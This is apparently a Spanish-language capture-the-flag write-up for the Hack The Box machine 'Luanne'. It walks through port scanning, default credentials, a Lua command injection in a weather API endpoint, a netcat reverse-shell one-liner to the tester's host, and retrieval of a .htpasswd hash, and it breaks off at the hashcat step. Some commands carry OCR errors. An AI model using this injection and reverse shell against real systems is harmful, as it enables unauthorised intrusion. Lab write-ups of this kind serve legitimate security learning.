

# Luanne

Máquina Linux easy

## 0.1. Escaneo:

```
(kali㉿kali)-[~/machineshtb/Luanne]
$ nmap -Pn -p- -open 10.10.10.218 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 01:41 GMT
Nmap scan report for 10.10.10.218
Host is up (0.19s latency).
Not shown: 56148 filtered tcp ports (no-response), 9384 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9001/tcp   open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 96.53 seconds


(kali㉿kali)-[~/machineshtb/Luanne]
$
```

## 0.0.1. Versiones:


```
Nmap scan report for 10.10.10.218
Host is up (0.19s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|_ 521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_ 256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp    open  http      nginx 1.19.0
|_ http-auth: derecho enviado
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=.
|_ http-title: 401 Unauthorized
|_ http-robots.txt: 1 disallowed entry
|_ /weather
|_ http-server-header: nginx/1.19.0
9001/tcp   open  http      Medusa httpd 1.12 (Supervisor process manager)
|_ http-title: Error response
|_ http-auth: psuite, comand
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=default
|_ http-server-header: Medusa/1.12
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 188.67 seconds
```

Validamos el puerto 80 y 9001 y nos aparece un panel de login




Valido tambien el port 9001 y lo mismo




## Medusa httpd 1.12 Supervisor Process manager default password


Luego de validar un buen rato el software Medusa probé un exploit que me daba una shell, pero no funciono, luego busqué directorios, pero no encontré nada, por último busque contraseñas y usuarios por defecto y encontré una página donde tenían como ejemplo de login al usuario user y contraseña 123  
<https://supervisord.org/configuration.html>



Acá probé un buen rato, pero por el port 80 hasta que caí en cuenta que existía el port 9001 y funciono.





Luego de validar un buen rato no encontré mayor cosa solo el sitio de procesos en que vemos la ejecución de libexec



Acá había un rompedero de cabeza porque no sabía por donde ir, luego recordé que antes de ingresar por el puerto 9001 había hecho una búsqueda de directorios encontrando el robots.txt en el port 80 y allí estaba deshabilitado el sitio weather, sin embargo, aca parece que lo utilizan.

```
(kali@kali) [~/machines/nto/loamne]
$ gobuster dir -u http://10.10.10.218 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html.php,txt,htm,xml,
=====
gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+ ] Url: http://10.10.10.218
+ ] Method: GET
+ ] Threads: 100
+ ] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
+ ] Negative Status codes: 404
+ ] User Agent: gobuster/3.6
+ ] Extensions: html.php,txt,htm,xml,sh,
+ ] Timeout: 10s
=====
starting gobuster in directory enumeration mode
=====
robots.txt (Status: 401) [Size: 209]
progress: 127281 / 1543920 (8.24%)
```

Validando el robots pasé por alto el mensaje de cosechando ciudades.



## 404 Not Found

nginx/1.19.0

Al recordar el mensaje realizo una busqueda de directorios luego del weather y encuentro el directorio forecast

```
gobuster dir -u http://10.10.10.218/weather -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html.php,txt,htm,xml,sh,""
```

```
(kali@kali)-[~/machineshtb/Luanne]
$ gobuster dir -u http://10.10.10.218/weather -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.218/weather
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,txt,htm,xml,sh,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/forecast (Status: 200) [Size: 90]
Progress: 7131 / 1543920 (4.93%)
```

visitando encontramos un JSON  
http://10.10.10.218/weather/forecast




En esta parte también duré un rato pensando y probando varias cosas, sin embargo, en esta máquina parece que


todo lo que dicen es literalmente como se ejecuta, debido a que dice que se debe especificar city=list para ver las ciudades acá debemos añadir ese parámetro en la URL seguido de un signo de interrogación.




Ahora acá probamos inyectando parámetros como una ciudad distinta y con comillas.



<http://10.10.10.218/weather/forecast?city=bogota%27>




En esta parte encontramos el archivo weather.lua que tiene relación con el proceso visto en el port 9001



## Lua command injection

Entonces si logramos ejecutar comandos utilizando esta funcionalidad tendríamos una shell, valido la extensión del archivo que es .lua y encuentro que se puede ejecutar la funcion os.sysmtem <https://www.stackhawk.com/blog/lua-command-injection-examples-and-prevention/> válido con un ping, pero me sigue tirando el error.




leyendo sobre el error encuentro que es posible que no se cierre la sentencia

<https://stackoverflow.com/questions/25743994/syntaxerror-json-parse-unexpected-character-at-line-1-column-1->


of-the-json-dat

válido cerrando la sentencia con un -- al final y sigue igual




Entonces, como sigue igual, realizo una búsqueda de caracteres especiales sobre la ciudad para que tome el parámetro os.execute y encuentro que posiblemente hace falta cerrar la sentencia con un );

10.10.10.218/weather/forecast?city=bogota');os.execute('ping -c 2 10.10.14.2') --



Si bien no se ejecuta el ping posiblemente por el sistema operativo que es **NetBSD** probamos con id y tenemos ejecución de comandos




## Reverse shell en NetBSD

Luego de probar varios reverse shell encontré una que funciona con burpsuite

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.2 23 >/tmp/f





de manera oculta encuentro el archivo `.htpasswd` que contiene un hash

```
sh: can't access tty; job control turned off
$ ls
index.html
robots.txt
$ ls -la
total 20
drwxr-xr-x  2 root  wheel  512 Nov 25  2020 .
drwxr-xr-x 24 root  wheel  512 Nov 24  2020 ..
-rw-r--r--  1 root  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--  1 root  wheel  386 Sep 17  2020 index.html
-rw-r--r--  1 root  wheel   78 Nov 25  2020 robots.txt
$ cat .htpasswd
@bapi_user:$1$V0h388t$H4B00L2ap8K7eM1Z,cc
$
```

# hashcat cracking MD5(Unix)

validamos el tipo de hash



```

If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
